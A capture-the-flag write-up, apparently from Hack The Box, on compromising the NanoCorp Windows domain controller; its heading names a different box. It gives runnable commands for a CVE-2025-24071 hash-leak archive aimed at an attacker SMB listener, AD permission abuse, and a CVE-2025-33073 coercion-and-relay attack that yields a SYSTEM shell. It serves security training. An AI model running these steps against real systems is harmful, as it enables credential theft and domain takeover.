



HTB: Helix Writeup
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.

NanoCorp is a Windows Active Directory machine built around a single domain controller. The foothold comes through a job-application upload form that accepts zip archives - exactly the kind of target CVE-2025-24071 was made for, since extracting an archive containing a crafted .library-ms file is enough to make Explorer leak an NTLM hash to an attacker-controlled listener. Cracking that hash hands me a low-privileged service account, and BloodHound turns up a short chain of AD permissions from there: that account can add itself to a support group, and the support group can reset the password on a second service account that’s already a member of Remote Management Users. Getting a Kerberos-authenticated shell from that second account feels like it should be the home stretch, but the real way in is a more interesting trick: CVE-2025-33073, a logic flaw in how Windows decides an NTLM authentication is local to the machine, which lets me coerce the domain controller into authenticating to itself and relay that authentication straight into a privileged WinRM session on the same box.
I’ll start with a full TCP scan across all ports with service and version detection:
nmap -p- -sCV --min-rate 10000 10.10.11.93
Nmap scan report for DC01.nanocorp.htb (10.10.11.93)
Host is up, received echo-reply ttl 127 (0.041s latency).
Scanned at 2025-11-09 00:18:53 WET for 103s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://nanocorp.htb/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-11-09 02:06:34Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5986/tcp  open  ssl/http      syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
64775/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
64780/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
64802/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
This is a Windows Domain Controller: Kerberos on 88, LDAP on 389/3268, SMB on 445, and WinRM over SSL on 5986. The hostname is DC01 and the domain is nanocorp.htb. There’s also a plain HTTP server on 80 running Apache for Windows with PHP, which is an unusual thing to find fronting a DC directly rather than sitting behind IIS - worth a closer look.
I’ll register the domain in my hosts file and pull a krb5.conf, since the clock skew between my box and the DC will otherwise break Kerberos ticket validation later:
htb/season9/darkzero
➜ nxc smb 10.10.11.93 --generate-hosts-file hosts
htb/season9/nanocorp
➜ nxc smb 10.10.11.93 --generate-krb5-file krb5.conf
On the webserver there’s a job-application portal at hire.nanocorp.htb that accepts a .zip attachment as a supporting document. A Windows host that automatically extracts and looks at the contents of an uploaded archive is exactly the situation CVE-2025-24071 targets.
A .library-ms file is just an XML descriptor that tells Windows Explorer to display a remote folder as if it were a local library. When Explorer renders a folder containing one of these files, it resolves the path in the file’s <simpleLocation> element immediately, before anything is deliberately opened - just having the file visible in an Explorer window is enough. Zip up a .library-ms pointing at an SMB share I control, get that archive extracted and the resulting folder displayed in Explorer, and the host will throw an NTLM authentication attempt at my listener with no further interaction required.
I’ll grab 0x6rss’s PoC and run it. It’s interactive rather than flag-driven - it just prompts for a filename and an IP:
$ python3 poc.py
Enter your file name: cv
Enter IP (EX: 192.168.1.162): 10.10.14.147
completed
That leaves me with exploit.zip, holding a cv.library-ms file whose <simpleLocation> points at \\10.10.14.147\shared\. I’ll upload it through the job-application form as the supporting document.
With the archive uploaded, I’ll start Responder to catch whatever authentication comes back once something on the server extracts it:
➜ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.93
[SMB] NTLMv2-SSP Username : NANOCORP\web_svc
[SMB] NTLMv2-SSP Hash     : [REDACTED]
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Exiting...
It takes a minute or two, but I get a hit for NANOCORP\web_svc - and then several more captures of the same NTLMv2-SSP response right after, which Responder skips since it already has one. That repetition is consistent with some kind of recurring background process re-picking up the file rather than a single manual open.
I’ll save the hash and run it past hashcat against rockyou.txt. It cracks in seconds:
web_svc:[REDACTED]
With a valid credential, the obvious next move is BloodHound. Loading the collected data and marking web_svc as owned, it has one item under Outbound Control: the ability to add members to the IT_SUPPORT group.

That’s enough on its own. I’ll add web_svc to the group:
htb/season9/nanocorp
➜ bloodyAD --host 10.10.11.93 -d nanocorp.htb -u web_svc -p '[REDACTED]' add groupMember IT_SUPPORT web_svc
[+] web_svc added to IT_SUPPORT
IT_SUPPORT itself holds ForceChangePassword over monitoring_svc - anyone in the group can reset that account’s password outright, no knowledge of the current one required.

I’ll use net rpc password to do exactly that:
htb/season9/nanocorp
➜ net rpc password 'MONITORING_SVC' '[REDACTED]' -U 'nanocorp.htb'/'web_svc'%'[REDACTED]' -S "10.10.11.93"
monitoring_svc is worth the detour because BloodHound also shows it’s a member of Remote Management Users, which on its own is enough to get a WinRM session. It’s also a member of Protected Users, though, which strips NTLM authentication entirely and forces Kerberos - so a plain password-based WinRM login won’t work, and I’ll need a ticket instead.
I’ll request a TGT for monitoring_svc using the new password:
➜ impacket-getTGT 'nanocorp.htb/monitoring_svc:[REDACTED]' -dc-ip 10.10.11.93
htb/season9/nanocorp
➜ export KRB5CCNAME=/home/itzvenom/boxes/htb/season9/nanocorp/monitoring_svc.ccache
With the ticket cache in place, I can use it for a Kerberos-authenticated WinRM session over SSL on 5986, the port nmap already flagged:
winrmexec on  main [?]
➜ python3 evil_winrmexec.py -ssl -port 5986 -k -no-pass dc01.nanocorp.htb -dc-ip 10.10.11.93
[*] '-target_ip' not specified, using dc01.nanocorp.htb
[*] '-url' not specified, using https://dc01.nanocorp.htb:5986/wsman
[*] using domain and username from ccache: NANOCORP.HTB\monitoring_svc
[*] '-spn' not specified, using HTTP/dc01.nanocorp.htb@NANOCORP.HTB
That lands a shell as monitoring_svc. From here I’ll take another pass at BloodHound, this time saving a query that looks for anything this account can reach that I haven’t already used:
MATCH p=(source)-[r]->(target)
WHERE (source:Computer OR source:User)
AND type(r) <> 'MemberOf'
RETURN p
It comes back empty for monitoring_svc specifically - membership in Remote Management Users got me the shell, but the account doesn’t hold any further delegated rights of its own. Rather than dig for a local privilege escalation from this foothold, I’ll go straight at the domain controller itself, since nmap already told me enough about its exposed services to make that worth trying.
CVE-2025-33073 abuses a quirk in how Windows decides whether an SMB authentication is local to the machine. When the SMB client’s NTLM_NEGOTIATE message carries a workstation and domain name matching the target’s own, LSASS treats the connection as a loopback call and hands the local NTLM context the token of whatever process initiated the authentication - in a coercion scenario, that’s lsass.exe itself, running as SYSTEM. There’s normally no way to make a redirected coercion look like it’s still targeting itself, but registering a DNS record whose name embeds marshalled NTLM target information tricks the SMB client: once Windows strips that marshalled data back out of the name, what’s left resolves down to a bare localhost-equivalent target, and the client believes it’s authenticating to itself even though the connection is actually being relayed somewhere else entirely. Relay that into a different service - WinRM, in this case - and the resulting session inherits the SYSTEM token that lsass.exe carried into the local auth context.
I’ll check the DC is actually vulnerable before building anything out, using netexec’s ntlm_reflection module against the web_svc credentials - no elevated rights needed for this check:
➜ nxc smb 10.10.11.93 -u web_svc -p '[REDACTED]' -M ntlm_reflection
SMB         10.10.11.93     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.10.11.93     445    DC01             [+] nanocorp.htb\web_svc:[REDACTED]
NTLM_REF... 10.10.11.93     445    DC01             VULNERABLE (can relay SMB to other protocols except SMB on 10.10.11.93)
Exploiting this needs a DNS record with a very specific shape - a name that, once the marshalled target information is stripped out of it, resolves down to something the SMB client treats as localhost. I’ll register one against my own IP with dnstool.py:
➜ python3 dnstool.py -u 'nanocorp.htb\web_svc' -p '[REDACTED]' 10.10.11.93 -a add -r srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA -d 10.10.14.147 --tcp
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
Relaying into WinRM specifically, rather than back into SMB (which is exactly the reflection case Windows already blocks), needs a feature that’s only available in newer Impacket builds. I’ll make sure I’m on v0.14.0-dev before starting the listener, targeting the DC’s own WinRM-over-SSL service:
➜ python3 ntlmrelayx.py -smb2support -t winrms://10.10.11.93 -i
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies
With the listener up, I need something to actually push the DC into authenticating outward using that DNS name as the target. coerce_plus’s PetitPotam method does that over EfsRpcAddUsersToFile:
➜ nxc smb 10.10.11.93 -u web_svc -p '[REDACTED]' -M coerce_plus -o METHOD=PetitPotam LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA
SMB         10.10.11.93     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.10.11.93     445    DC01             [+] nanocorp.htb\web_svc:[REDACTED]
COERCE_PLUS 10.10.11.93     445    DC01             VULNERABLE, PetitPotam
COERCE_PLUS 10.10.11.93     445    DC01             Exploit Success, efsrpc\EfsRpcAddUsersToFile
Back at ntlmrelayx, the coerced authentication comes in and gets relayed straight into a WinRM session - and because lsass.exe is the process that authenticated, the identity carried into that session has SYSTEM-equivalent rights on the box:
➜ python3 ntlmrelayx.py -smb2support -t winrms://10.10.11.93 -i
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies

[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.10.11.93, attacking target winrms://10.10.11.93
[!] The client requested signing, relaying to WinRMS might not work!
[*] HTTP server returned error code 500, this is expected, treating as a successful login
[*] (SMB): Authenticating connection from /@10.10.11.93 against winrms://10.10.11.93 SUCCEED [1]
[*] winrms:///@10.10.11.93 [1] -> Started interactive WinRMS shell via TCP on 127.0.0.1:11000
[*] All targets processed!
[*] (SMB): Connection from 10.10.11.93 controlled, but there are no more targets left!
That spins up an interactive shell on a local port. I’ll connect with nc and grab root.txt straight off the Administrator’s desktop:
nc 127.0.0.1 11000
Type help for list of commands

# type C:\Users\Administrator\Desktop\root.txt
[REDACTED]
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Break out of a locked Windows VDI kiosk over RDP, recover credentials from an unattend.xml, exploit an unquoted service path, and weaponize a DLL plugin hijack to gain local admin.
Black-box internal pentest against a Windows AD domain. Guest SMB access exposes credentials, leading to Kerberoasting, a WinRM foothold, and full domain compromise via password reuse and DCSync.